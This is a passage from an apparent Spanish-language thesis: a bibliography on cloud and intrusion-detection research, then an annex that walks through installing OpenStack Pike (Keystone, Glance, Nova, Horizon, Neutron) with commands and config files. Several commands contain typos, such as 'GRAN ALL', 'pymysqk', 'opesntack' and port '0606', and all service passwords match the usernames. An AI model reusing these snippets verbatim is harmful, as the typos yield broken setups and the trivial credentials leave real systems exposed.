Astudillo, J. A., Jiménez, A. A., & Ortiz, F. M. (2011). *Adaptación del IDS/IPS Suricata para que se pueda convertir en una solución empresarial* [Tesis, Escuela Superior Politécnica del Litoral]. https://www.dspace.espol.edu.ec/bitstream/123456789/19502/2/tesina_seminario0.6.pdf

Attaran, M. (2017). Cloud Computing Technology: Leveraging the Power of the Internet to Improve Business Performance. *Cloud Computing Technology*, *26*(1), 27. http://scholarworks.lib.csusb.edu/cgi/viewcontent.cgi?article=1283&context=jitim

Awadallah, N. (2016). Usage of Cloud Computing in Banking System. *International Journal of Computer Science Issues*, *13*(1), 49-52. https://doi.org/10.20943/IJCSI-201602-4952

Babate, A. I. (2014). State of Cyber Security: Emerging Threats Landscape. *International Journal of Advanced Research in Computer Science & Technology*, *3*(1), 113-119.

Chi, Y., Jiang, T., Li, X., & Gao, C. (2017). *Design and Implementation of Cloud Platform Intrusion Prevention System based on SDN*. 965. https://doi.org/10.1109/ICBDA.2017.8078780

Chou, D. (2015). Cloud computing: A value creation model. *Computer Standards & Interfaces*, *38*, 72-77. https://doi.org/10.1016/j.csi.2014.10.001

Cody Bumgardner, V. K. (2016). *OpenStack in Action*. Manning Publications.

Cox, J. H., Chung, J., Donovan, S., Ivey, J., Clark, R. J., Riley, G., & Owen, H. L. (2017). Advancing Software-Defined Networks: A Survey. *IEEE Access*, *5*, 25487-25526. https://doi.org/10.1109/ACCESS.2017.2762291

Denton, J. (2015). *Learning OpenStack Networking (Neutron)* (2nd ed.). Packt Publishing.

Devare, A. S., Shelake, M., Vahadne, V., Kamble, P. S., & Tamboli, B. L. (2016). A System for Denial-of-Service Attack Detection Based on Multivariate Correlation Analysis. *International Research Journal of Engineering and Technology (IRJET)*, *3*(4), 1917-1923.

Gaigole, M. S., & Kalyankar, M. A. (2015). The Study of Network Security with Its Penetrating Attacks and Possible Security Mechanisms. *International Journal of Computer Science and Mobile Computing*, *4*(5), 728-735. https://www.ijcsmc.com/docs/papers/May2015/V4I5201599a46.pdf

Kiruthika Devi, B. S., & Subbulakshmi, T. (2016). A Comparative Analysis of Security Methods for DDoS Attacks in the Cloud Computing Environment. *Indian Journal of Science and Technology*, *9*(34), 1-7. https://doi.org/10.17485/ijst/2016/v9i34/93175

Kosamkar, V. B. (2016). Intrusion Detection System in Cloud Computing: An Overview. *International Journal on Recent and Innovation Trends in Computing and Communication*, *4*(1), 164-167.

Kumar, R., Gupta, N., Charu, S., Jain, K., & Kumar Jangir, S. (2014). Open Source Solution for Cloud Computing Platform Using OpenStack. *International Journal of Computer Science and Mobile Computing*, *3*(5), 89-98.

Kumar, V., & Sangwan, O. P. (2012). Signature Based Intrusion Detection System Using SNORT. *International Journal of Computer Applications & Information Technology*, *I*(III), 35-41. http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.462.1508&rep=rep1&type=pdf

Mehtre, B. M. (2019). Cyber Defence and Research Activities of IDRBT. *IDRBT*, *4*(1), 130-146. https://www.idrbt.ac.in/assets/publications/Staff%20Papers/Staffpaper_Cyber%20Security.pdf

Ocampo, C. A., Castro Bermúdez, Y. V., & Solarte Martinez, G. R. (2017). Sistema de detección de intrusos en redes corporativas. *Scientia et technica*, *22*(1), 60. https://doi.org/10.22517/23447214.9105

Odun-Ayo, I., Falade, A., & Samuel, V. (2018). Cloud Computing and Open Source Software: Issues and Developments. *Proceedings of the International MultiConference of Engineers and Computer Scientists*, *1*, 1-6.

Padmanabhuni, B. M., & Tan, H. B. K. (2016). Auditing buffer overflow vulnerabilities using hybrid static–dynamic analysis. *IET Software*, *10*(2), 54-61. https://doi.org/10.1049/iet-sen.2014.0185

Patiño Builes, A. (2015). Technology Trends for Business Productivity Increase. *INGE CUC*, *11*(2), 84-96.

Rashmi, T. V., Keshava, P., & Girish, L. (2016). Load Balancing As A Service In Openstack-Liberty. *International Journal of Scientific and Technology Research*, *5*(10), 70-73. http://www.ijstr.org/final-print/oct2016/Load-Balancing-As-A-Service-In-Openstack-liberty.pdf

Rizvi, R., & Keole, R. (2015). A Review on Intrusion Detection System. *International Journal of Advance Research in Computer Science and Management Studies*, *3*(3), 22-28.

Ruiz Paz, S. F., Santaolaya Salgado, R., & Fragoso Díaz, O. G. (2017). Modelo de orquestación dinámica para SaaS. *Revista Ingenierías Universidad de Medellín*, *16*(31), 143-153. https://revistas.udem.edu.co/index.php/ingenierias/article/view/1934/2015

SDxCentral. (2014, enero 14). *What are SDN Controllers (or SDN Controller Platforms)?* SDxCentral. https://www.sdxcentral.com/networking/sdn/definitions/sdn-controllers/

Sharma, P. (2018). *Alternative Network Layers in OpenStack* [Maestría en Tecnología, Czech Technical University in Prague]. https://dspace.cvut.cz/bitstream/handle/10467/76323/F8-DP-2018-Sharma-Pragya-thesis.pdf?sequence=-1&isAllowed=y

Sharma, S., & Dixit, M. (2016). A Review on Network Intrusion Detection System Using Open Source Snort. *International Journal of Database Theory and Application*, *9*(4), 61-70. https://doi.org/10.14257/ijdta.2016.9.4.05

SNORT.org. (2019). *What is Snort?* [Foundation]. https://www.snort.org/faq/what-is-snort

Solberg, M., & Silverman, B. (2017). *OpenStack for Architects: Design and implement successful private clouds with OpenStack*. Packt Publishing.

Tsai, P., Tsai, P., Hsu, C., & Yang, C. (2018). Network Monitoring in Software-Defined Networking: A Review. *IEEE Systems Journal*, *12*(4), 3958-3969. https://doi.org/10.1109/JSYST.2018.2798060

Udanor, C. N., Akaneme, F. I., Ugwuishiwu, C. H., Aneke, S. O., Ezugwu, O. A., Nweke, O. E., Ezema, M. E., & Ogbodo, I. A. (2019). Deploying an Open Source Cloud Computing Infrastructure for Academic Research. *IOSR Journal of Computer Engineering (IOSR-JCE)*, *21*(3), 61-74. http://www.iosrjournals.org/iosr-jce/papers/Vol21-issue3/Series-4/I2103046174.pdf

Venkateswara-Rao, V., & Venkateswara-Rao, M. (2015). A Survey on Performance Metrics in Server Virtualization with Cloud Environment. *IBIMA Publishing - Journal of Cloud Computing*, *2015*(Article ID 291109), 1-12. https://doi.org/10.5171/2015.29110

Xu, C., Zhang, R., Xie, M., & Yang, L. (2019). *Network Intrusion Detection System as a Service on OpenStack Cloud*. 1-2. https://doi.org/10.1109/ICNP.2019.8888078

Zhang, L., Wang, Y., Jin, R., Zhang, S., & Gao, K. (2017). *Cloud Computing Platform Deployment using Openstack within a Stand-alone Environment*. *5*(4), 25-31.

ANEXOS

ANEXO A. Instalación de la plataforma OpenStack.

Para la instalación de la plataforma OpenStack se utilizó la versión Pike sobre el sistema operativo Ubuntu 18.04 La instalación del sistema operativo no se contempla en este estudio, por lo cual se asume que el SO Ubuntu 18.04 se encuentra instalado en los 2 nodos.

Configuración del Sistema Operativo

Para tener conectividad entre los diferentes nodos es necesario configurar las interfaces de red.

```
cmino@ubuntu:~$ more /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto enp4s1
iface enp4s1 inet static
        address 172.16.0.201
        netmask 255.255.255.0
        gateway 172.16.0.250
        dns-nameserver 172.16.0.1
auto enp4s2
iface enp4s2 inet static
        address 10.20.0.101
        netmask 255.255.255.0

auto enp4s3
iface enp4s3 inet manual
```

Figura 1. Configuración de las interfaces de red

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Una vez configuradas las interfaces de red y verificado que los nodos se encuentran con acceso a internet, se necesita actualizar los paquetes del SO.

```
cmino@ubuntu:~$ sudo apt update
Obj:1 http://security.ubuntu.com/ubuntu xenial-security InRelease
Obj:2 http://ec.archive.ubuntu.com/ubuntu xenial InRelease
Obj:3 http://ec.archive.ubuntu.com/ubuntu xenial-updates InRelease
Ign:4 http://ubuntu-cloud.archive.canonical.com/ubuntu xenial-updates/pike InRelease
Obj:5 http://ec.archive.ubuntu.com/ubuntu xenial-backports InRelease
Des:6 http://ubuntu-cloud.archive.canonical.com/ubuntu xenial-updates/pike Release [7.880 B]
Des:7 http://ubuntu-cloud.archive.canonical.com/ubuntu xenial-updates/pike Release.gpg [543 B]
Des:8 http://ubuntu-cloud.archive.canonical.com/ubuntu xenial-updates/pike/main amd64 Packages [185 kB]
Des:9 http://ubuntu-cloud.archive.canonical.com/ubuntu xenial-updates/pike/main i386 Packages [185 kB]
Descargados 378 kB en 3s (118 kB/s)
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Se pueden actualizar 149 paquetes. Ejecute «apt list --upgradable» para verlos.
```

Figura 2. Actualización del SO de los nodos

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

En cada nodo se modifica el nombre del host, a través del siguiente comando.

```
1    cmino@controller01:~$sudo hostnamectl set-hostname controller01
```

Figura 3. Comando para modificar el nombre del host

Realizado por: Cristian Miño, 2020

Instalación de los servicios de NTP

Un punto importante en la instalación de la plataforma OpenStack en la sincronización del tiempo, todos los nodos deben tener la mismas fecha, hora y zona horaria; para esto es necesario contar con un servidor NTP.

```
1    cmino@controller01:~$sudo apt install chrony
```

Figura 4. Comando para instalar servicio NTP

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

En el nodo de control se modifica la siguiente línea, donde se indica que red puede sincronizarse.

```
# NTP server.

#local stratum 10

# This directive designates subnets (or nodes) from which NTP clients are allowed
# to access to 'chronyd'.

allow 172.16.0.0/24
```

Figura 5. Configuración de acceso NTP

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

En los nodos de cómputo se elimina la línea “pool 2.debian.pool.ntp.ork offline iburst” y se remplaza con la línea “server controller01 iburst”, posterior se reinicia el servicio de NTP.

```
cmino@controller01:~$sudo systemctl restart chrony
```

Figura 6. Reinicio del servicio de NTP

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Instalación y configuración de servicios base

Para la administración de PPAs, es necesario instalar los scripts de software-properties-common. Posteriormente, se agrega el repositorio de OpenStack.

```
cmino@controller01:~$sudo apt install software-properties-common
cmino@controller01:~$sudo add-apt-repository cloud-archive:pike
cmino@controller01:~$sudo apt install python-openstackclient
```

Figura 7. Instalación del repositorio para OpenStack

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

La base de datos es uno de los servicios base mas importante en la plataforma OpenStack, ya que aquí se almacena toda la estructura y datos de los servicios. En este estudio se utilizó el sistema de manejador de base de datos MariaDB con el cliente python-pymysql para la conexión con los diferentes servicios; a continuación, se describe la instalación y configuración de la base de datos.

```
cmino@controller01:~$sudo apt install mariadb-server python-pymysql
cmino@controller01:~$sudo nano /etc/mysql/mariadb.conf.d/99-openstack.cnf
[mysqld]
bind-address = 172.16.0.201
default-storage-engine=innodb
innodb_file_per_table = on
max_connections = 4096
collation-server = utf8_general_ci
character-set-server = utf8
cmino@controller01:~$sudo systemctl restart mysql
cmino@controller01:~$sudo mysql_secure_installation
```

Figura 8. Proceso de instalación y configuración de MariaDB

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

En la Figura 8 se indica el proceso de instalación y configuración de la base de datos MariaDB, el comando de la línea 01 instala el servicio de MariaDB y el cliente para la conexión con Python, en la línea 02 se crea el archivo 99-openstack.cnf de configuración para la plataforma OpenStack y se agregan las líneas desde la 04 a la 10, posterior a la configuración se reinicia el servicio como lo indica en la línea 11 y se ejecuta el asiste de configuración de seguridad como lo indica en la línea 12. Rabbitmq y memcached son otros servicios necesarios para el correcto funcionamiento de la plataforma OpenStack; a continuación, se describe la instalación y configuración.

```
1   cmino@controller01:~$sudo apt install rabbitmq-server
2   cmino@controller01:~$sudo rabbitmqctl add_user openstack rabbit
3   cmino@controller01:~$sudo rabbitmqctl set_permissions openstack ".*" ".*" ".*"
4   cmino@controller01:~$sudo apt install memcached python-memcache
5   cmino@controller01:~$sudo systemctl restart memcached
```

Figura 9. Instalación y configuración de Rabbitmq y Memcached

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

En la línea 01 de la Figura 9 se muestra el proceso de instalación de Rabbitmq, una vez instalado el servicio de Rabbitmq se agrega el usuario para OpenStack y se asignan los permisos de lectura y escritura, como lo indican las líneas 02 y 03. En la línea 04 se instala el servicio de memcaced y en la línea 05 se reinicia el servicio.

Instalación y configuración del servicio de identidad (Keystone)

OpenStack utiliza a keystone como servicio de identidad, este servicio se instala y configura en el nodo de control. Previo la instalación de keystone es necesario configurar la base de datos, esto se realiza a través de los comandos SQL como se muestra en la Figura 10.

```
1   mysql
2   MariaDB [(none)]> CREATE DATABASE keystone;
3   MariaDB [(none)]> GRANT ALL PRIVILEGES ON keystone.* TO 'keystone'@'localhost'
4   IDENTIFIED BY 'keystone';
5   MariaDB [(none)]> GRAN ALL PRIVILEGES ON keystone.* TO 'keystone'@'%'
6   IDENTIFIED BY 'keystone';
7   MariaDB [(none)]> quit;
```

Figura 10. Configuración de la base de datos para el servicio Keystone

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Una vez creada la base de datos se inicia la instalación de los servicios, posterior se configura el servicio de Keystone a través del archivo keystone.conf como lo indica la Figura 11.

```
1   cmino@controller01:~$sudo apt install keystone apache2 libapache2-mod-wsgi
2   cmino@controller01:~$sudo nano /etc/keystone/keystone.conf
3   [database]
4   connection = mysql+pymysql://keystone:keystone@controller01/keystone
5   ...
6   [token]
7   provider = fernet
```

Figura 11. Instalación y configuración del servicio keystone

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Una vez configurado el servicio de keystone se genera la estructura como se muestra en la Figura 12. Posteriormente, se crea el catálogo del servicio de keystone y se configura el servicio Apache http como lo indica la línea 11.

```
1   cmino@controller01:~$su -s /bin/sh -c "keystone-manage db_sync" keystone
2   cmino@controller01:~$keystone-manage fernet_setup
3       --keystone-user keystone --keystone-group keystone
4   cmino@controller01:~$keystone-manage credential_setup
5       --keystone-user keystone --keystone-group keystone
6   cmino@controller01:~$keystone-manage bootstrap --bootstrap-password openstack
7       --bootstrap-admin-url http://controller01:35357/v3/
8       --bootstrap-internal-url http://controller01:5000/v3/
9       --bootstrap-public-url http://controller01:5000/v3/
10      --bootstrap-region-id RegionOne
11  systemctl restart apache2
```

Figura 12. Configuración y bootstrap del servicio de Keystone

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Para utilizar el cliente de OpenStack es necesario establecer las variables de entorno.

```
1   cat >> ~/adminrc <<EOF
2   export OS_PROJECT_DOMAIN_NAME=default
3   export OS_USER_DOMAIN_NAME=default
4   export OS_PROJECT_NAME=admin
5   export OS_USERNAME=admin
6   export OS_PASSWORD=openstack
7   export OS_AUTH_URL=http://controller01:35357/v3
8   export OS_IDENTITY_API_VERSION=3
9   EOF
```

Figura 13. Variables de entorno para el cliente de OpenStack

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Una vez establecidas las variables de entorno se crean los usuarios, proyectos y roles que serán utilizados para la administración de la plataforma. En las siguientes figuras, se muestran los procesos de creación:

```
root@controller01:~# openstack project create --description "Service Project" service
+-------------+----------------------------------+
| Field       | Value                            |
+-------------+----------------------------------+
| description | Service Project                  |
| domain_id   | default                          |
| enabled     | True                             |
| id          | dfcca23bd88d499db6443a7f878fbd61 |
| is_domain   | False                            |
| name        | service                          |
| parent_id   | default                          |
+-------------+----------------------------------+
```

Figura 14. Resultado de la creación del proyecto

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

```
root@controller01:~# openstack user create demo --password=demo
+---------------------+----------------------------------+
| Field               | Value                            |
+---------------------+----------------------------------+
| domain_id           | default                          |
| enabled             | True                             |
| id                  | 0c2013fad3f04d369f7b68c8100f55c6 |
| name                | demo                             |
| options             | {}                               |
| password_expires_at | None                             |
+---------------------+----------------------------------+
```

Figura 15. Resultado de la creación del usuario

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

```
root@controller01:~# openstack role create user
+-----------+----------------------------------+
| Field     | Value                            |
+-----------+----------------------------------+
| domain_id | None                             |
| id        | dceb8d31e1f54e32883ced905c6a58ac |
| name      | user                             |
+-----------+----------------------------------+
```

Figura 16. Resultado de la creación del rol

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

```
1    cmino@controller01:~$openstack role add --project demo --user demo user
```

Figura 17. Asignación del proyecto al usuario

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Instalación y configuración del servicio de imagen (Glance)

Glance es el servicio de imagen, este es el responsable de almacenar las imágenes y copias instantáneas de las instancias, como también de proveer imágenes (de sistemas operativos) a los nodos de cómputo para que las instancias puedan ser creadas. Previo la instalación de Glance en necesario configurar la base de datos, esto se realiza a través de los siguientes comandos.

```
MariaDB [(none)]> CREATE DATABASE glance;
MariaDB [(none)]> GRANT ALL PRIVILEGES ON glance.* TO 'glance'@'localhost'
IDENTIFIED BY 'glance';
MariaDB [(none)]> GRANT ALL PRIVILEGES ON glance.* TO 'glance'@'%'
IDENTIFIED BY 'glance';
MariaDB [(none)]> quit;
```

Figura 18. Configuración de la base de datos para el servicio Glance

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Una vez creada la base de datos para el servicio de Glance, se crea el usuario, servicio, y endpoint a través del cliente de OpenStack. En las siguientes figuras, se muestran los procesos de creación:

```
root@controller01:~# openstack user create glance --domain default --password=glance
+---------------------+----------------------------------+
| Field               | Value                            |
+---------------------+----------------------------------+
| domain_id           | default                          |
| enabled             | True                             |
| id                  | f09dc19626c340c08ea4f7f878654306 |
| name                | glance                           |
| options             | {}                               |
| password_expires_at | None                             |
+---------------------+----------------------------------+
```

Figura 19. Resultado de la creación del usuario para el servicio de Glance

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

```
root@controller01:~# openstack service create --name glance --description "OpenStack Image" image
+-------------+----------------------------------+
| Field       | Value                            |
+-------------+----------------------------------+
| description | OpenStack Image                  |
| enabled     | True                             |
| id          | 5541d1189f334ec38780ef84b3ea43af |
| name        | glance                           |
| type        | image                            |
+-------------+----------------------------------+
```

Figura 20: Resultado de la creación del servicio de Glance

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

La creación de los endpoint de glance en la plataforma OpenStack viene dada de la siguiente manera:

```
cmino@controller01:~$openstack endpoint create --region RegionOne image
    public http://controller01:9292
cmino@controller01:~$openstack endpoint create --region RegionOne image
    internal http://controller01:9292
cmino@controller01:~$openstack endpoint create --region RegionOne image
    admin http://controller01:9292
```

Figura 21: Endpoint del servicio de Glance

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Una vez creado los usuarios, servicios y endpoint se instala Glance en el nodo de control como se muestra en la Figura 22.

```
cmino@controller01:~$apt install glance
cmino@controller01:~$sudo nano /etc/glance/glance-api.conf
cmino@controller01:~$sudo nano /etc/glance/glance-registry.conf
```

Figura 22. Instalación del servicio de Glance

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Se configura la conexión a la base de datos y parámetros de identidad a través de los archivos glance-api.conf y glance-registry.conf

```
[database]

#
# From oslo.db
#

# If True, SQLite uses synchronous mode. (boolean value)
#sqlite_synchronous = true

# The back end to use for the database. (string value)
# Deprecated group/name - [DEFAULT]/db_backend
#backend = sqlalchemy

# The SQLAlchemy connection string to use to connect to the database. (string
# value)
# Deprecated group/name - [DEFAULT]/sql_connection
# Deprecated group/name - [DATABASE]/sql_connection
# Deprecated group/name - [sql]/connection
connection = mysql+pymysqk://glance:glance@controller01/glance
```

Figura 23. Configuración de la conexión a la base de datos del servicio de glance

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

```
[keystone_authtoken]

#
# From keystonemiddleware.auth_token
#

auth_uri = http://controller01:5000
auth_url = http://controller01:35357
memcached_servers = controller01:11211
auth_type = password
user_domain_name = default
project_domain_name = default
project_name = service
username = glance
password = glance
```

Figura 24. Configuración de los parámetros de identidad del servicio de glance

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

```
1   cmino@controller01:~$sudo nano /etc/glance/glance-api.conf
2   [paste_deploy]
3   ...
4   flavor = keystone
5   ...
6   [glance_store]
7   ...
8   stores = file,http
9   default_store = file
10  filesystem_store_datadir = /var/lib/glance/images
```

Figura 25. Configuración parámetros adicionales para el servicio de Glance

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Una vez configurado el servicio de glance, se genera la estructura y datos a través del comando glance-manage como se muestra en la Figura 26.

```
1   cmino@controller01:~$su -s /bin/sh -c "glance-manage db_sync" glance
2   cmino@controller01:~$systemctl restart glance-registry glance-api
```

Figura 26. Creación de la estructura de la base de datos para Glance

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Para verificar el funcionamiento del servicio de glance se crea una imagen del SO de Ubuntu, esto se realiza a través del cliente de OpenStack como se muestra en la Figura 27.

```
cmino@controller01:~$mkdir /tmp/images
cmino@controller01:~$wget -P /tmp/images
    http://cloud-images.ubuntu.com/bionic/current/bionic-server-cloudimg-amd64.img
cmino@controller01:~$openstack image create "ubuntu-bionic-18.04"
    --file /tmp/images/bionic-server-cloudimg-amd64.img --disk-format qcow2
    --container-format bare -public
```

Figura 27. Creación de la imagen de Ubuntu en el servicio de Glance

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Instalación y configuración del servicio de cómputo (Nova)

Nova es una colección de servicios que permiten lanzar instancias de máquinas virtuales, la mayoría de servicios corren en el nodo de control excepto el servicio "nova-compute" el cual corre en los nodos de cómputo y es el encargado de crear las instancias de la máquinas virtuales.

Previo la instalación de Nova es necesario configurar la base de datos, esto se realiza a través de los siguientes comandos.

```
MariaDB [(none)]> CREATE DATABASE nova;
MariaDB [(none)]> CREATE DATABASE nova_api;
MariaDB [(none)]> CREATE DATABASE nova_cell0;
MariaDB [(none)]> GRANT ALL PRIVILEGES ON nova.* TO 'nova'@'localhost'
    IDENTIFIED BY 'nova';
MariaDB [(none)]> GRANT ALL PRIVILEGES ON nova.* TO 'nova'@'%'
    IDENTIFIED BY 'nova';
MariaDB [(none)]> GRANT ALL PRIVILEGES ON nova_api.* TO 'nova'@'localhost'
    IDENTIFIED BY 'nova';
MariaDB [(none)]> GRANT ALL PRIVILEGES ON nova_api.* TO 'nova'@'%'
    IDENTIFIED BY 'nova';
MariaDB [(none)]> GRANT ALL PRIVILEGES ON nova_cell0.* TO 'nova'@'localhost'
    IDENTIFIED BY 'nova';
MariaDB [(none)]> GRANT ALL PRIVILEGES ON nova_cell0.* TO 'nova'@'%'
    IDENTIFIED BY 'nova';
```

Figura 28. Configuración de la base de datos para el servicio de Nova

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

La definición de usuario, servicios y endpoint para Nova viene determinada de la siguiente manera:

```
root@controller01:~# openstack user create nova --domain default --password=nova
+---------------------+----------------------------------+
| Field               | Value                            |
+---------------------+----------------------------------+
| domain_id           | default                          |
| enabled             | True                             |
| id                  | 09342e3fcbd04d53901791a558a7e520 |
| name                | nova                             |
| options             | {}                               |
| password_expires_at | None                             |
+---------------------+----------------------------------+
```

Figura 29. Resultado de la creación del usuario para el servicio Nova

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Instalación y configuración del servicio de dashboard (Horizon)

Horizon es el nombre del servicio de administración web de la plataforma OpenStack, permite gestionar los servicios de cómputo, red, almacenamiento, etc. a través de una interfaz gráfica.

La instalación se la realiza en el nodo de control como se muestra en la Figura 30.

```
1   cmino@controller01:~$apt install openstack-dashboard
2   cmino@controller01:~$nano /etc/openstack-dashboard/local_setting.py
3   OPENSTACK_HOST = "controller01"
4   OPENSTACK_KEYSTONE_URL = "http://%s:5000/v3" % OPENSTACK_HOST
5   OPENSTACK_KEYSTONE_MULTIDOMAIN_SUPPORT = True
6   OPENSTACK_KEYSTONE_DEFAULT_DOMAIN = "Default"
7   OPENSTACK_KEYSTONE_DEFAULT_ROLE = "user"
8   ...
9   OPENSTACK_API_VERSIONS = {
10      "identity": 3,
11      "image": 2,
12      "volume": 2,
13  }
14  cmino@controller01:~$systemctl reload apache2
```

Figura 30. Instalación y configuración del servicio de Horizon

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Instalación y configuración del servicio de red (Neutron)

Neutron se le conoce al servicio de red de OpenStack, es el encargado de proveer infraestructura de red como servicio.

Los componentes que serán instalados son:

- Neutron API Server
- Modular Layer 2 (ML2) plugin
- DHCP agent
- Metadata agent

Previo la instalación de Neutron es necesario configurar la base de datos:

```
MariaDB [(none)]> CREATE DATABASE neutron;
MariaDB [(none)]> GRANT ALL PRIVILEGES ON neutron.* TO 'neutron'@'localhost'
IDENTIFIED BY 'neutron';
MariaDB [(none)]> GRANT ALL PRIVILEGES ON neutron.* TO 'neutron'@'%'
IDENTIFIED BY 'neutron';
MariaDB [(none)]> quit
```

Figura 31. Configuración de la base de datos para el servicio de Neutron

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Una vez creada la base de datos se crea el usuario, el rol, y el servicio en el componente Keystone en la plataforma OpenStack, como se muestra en la Figura 32.

```
source ~/adminrc
openstack user create --domain Default --password=neutron neutron
opesntack role add --project service --user neutron admin

openstack service create --name neutron
--description "OpenStack Networking" network

openstack endpoint create --region RegionOne
network public http://controller01:9696

openstack endpoint create --region RegionOne
network internal http://controller01:9696

openstack endpoint create --region RegionOne
network admin http://controller01:0606
```

Figura 32. Creación del usuario, rol, servicio y endpoint de Neutron

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Posterior se instala los paquetes de Neutron en el nodo de control, como se muestra en la Figura 33 y el paquete “neutron-plugin-ml2” en los nodos de computo.

```
sudo apt install neutron-server neutron-dhcp-agent
neutron-metadata-agent neutron-plugin-ml2
python-neutronclient
sudo apt install neutron-plugin-ml2
```

Figura 33. Paquetes Neutron – Nodo de control

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

En los nodos de control se actualiza la sección [database] en el archivo de configuración "/etc/neutron/neutron.conf" como se muestra en la Figura 34.

```
[database]
...
connection = mysql+pymysql://neutron:neutron@controller01/neutron
```

Figura 34. Configuración base de datos para Neutron

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Configuración del componente Keystone en la sección [DEFAULT] en el archivo de configuración "/etc/neutron/neutron.conf", como se muestra en la Figura 35.

```
[DEFAULT]
...
auth_strategy = keystone

[keystone_authtoken]
...
auth_uri = http://controller01:5000
auth_url = http://controller01:35357
memcached_servers = controller01:11211
auth_type = password
project_domain_name = default

user_domain_name = default
project_name = service
username = neutron
password = neutron
```

Figura 35. Configuración Keystone para Neutron

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Configuración de Neutron para que utilice el servicio de mensajería, como se muestra en la Figura 36.

```
[DEFAULT]
...
transport_url = rabbit://openstack:rabbit@controller01
```

Figura 36. Configuración Rabbit para Neutron

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Configuración de Nova para que utilice el servicio de Neutron, como se muestra en la Figura 37.

```
[neutron]
...
url = http://controller01:9696
auth_url = http://controller01:35357
auth_type = password
project_domain_name = default
user_domain_name = default
region_name = RegionOne
project_name = service
username = neutron
password = neutron
```

Figura 37. Configuración Nova para que utilice Neutron

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Configuración de Neutron para que utilice el servicio de Nova, como se muestra en la Figura 38.

```
[nova]
...
auth_url = http://controller01:35357
auth_type = password
project_domain_name = default
user_domain_name = default
region_name = RegionOne
project_name = service
username = nova
password = nova
```

Figura 38. Configuración Neutron para que utilice Nova

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

El servicio neutron-server expone el API de Neutron el cual es pasado al plugin Neutron para que sea procesado, las siguientes opciones son configuraciones necesarias para el servicio de Neutron.

- core_plugin
- service_plugins
- dhcp_lease_duration
- dns_domain

En todos los nodos de control se actualiza el parámetro core_plugin en la sección de [DEFAULT] en el archivo de configuración "/etc/neutron/neutron.conf", como se muestra en la Figura 39.

```
[DEFAULT]
...
core_plugin = ml2
```

Figura 39. Configuración del plugin del servicio de Neutron

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Antes de iniciar el servicio neutron-server es necesario actualizar la base de datos con comando "neutron-db-manage", como se muestra en la Figura 40.

```
su -s /bin/sh -c "neutron-db-manage
--config-file /etc/neutron/neutron.conf
--config-file /etc/neutron/plugins/ml2/ml2_conf.ini
upgrade head" neutron
#reinicio del servicio Nova API, Scheduler, Conductor en el nodo de computo
systemctl restart nova-api nova-scheduler nova-conductor
#reinicio del servicio Nova Compute en los nodos de computo
systemctl restart nova-compute
#reinicio del servicio neutron-server en el nodo de control
systemctl restart neutron-server
```

Figura 40. Configuración de los servicios de Neutron

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

Neutron utiliza el servicio dnsmasq para proveer el servicio de DHCP, el servicio neutron-dhcp-agent es el responsable de generar y configurar el servicio dnsmasq, otra configuración

importante en el archivo dhcp_agent.ini es interface_driver el cual debe se basa en el agente L2.

- Linux bridge: neutron.agent.linux.interface.BridgeInterfaceDriver
- Open vSwitch: neutron.agent.linux.interface.OVSInterfaceDriver

Una vez configurado el agente DHCP se reinicia los servicios, como se muestra en la Figura 41.

```
systemctl restart neutron-dhcp-agent
systemctl status neutron-dhcp-agent
```

Figura 41. Reinicio del servicio agente DHCP

Fuente: Denton (2018)

Realizado por: Cristian Miño, 2020

El componente de computo de OpenStack provee el servicio de metadata el cual proporciona la información sobre las instancias. En el nodo de control se configura la sección [neutron] que se encuentra en el archivo "/etc/nova/nova.conf" y de igual forma se configura en el archivo "/etc/neutron/metadata_agent.ini", como se muestra en la Figura 42.

```
#/etc/nova/nova.conf
[neutron]
...
service_metadata_proxy = true
metadata_proxy_shared_secret = MetadataSecret123
#/etc/neutron/metadata_agent.ini
[DEFAULT]
...
nova_metadata_host = controller01
metadata_proxy_shared_secret = MetadataSecret123
#reinicio del servicio metadata
systemctl restart nova-api neutron-metadata-metadata_agent
systemctl status neutron-metadata-agent
```

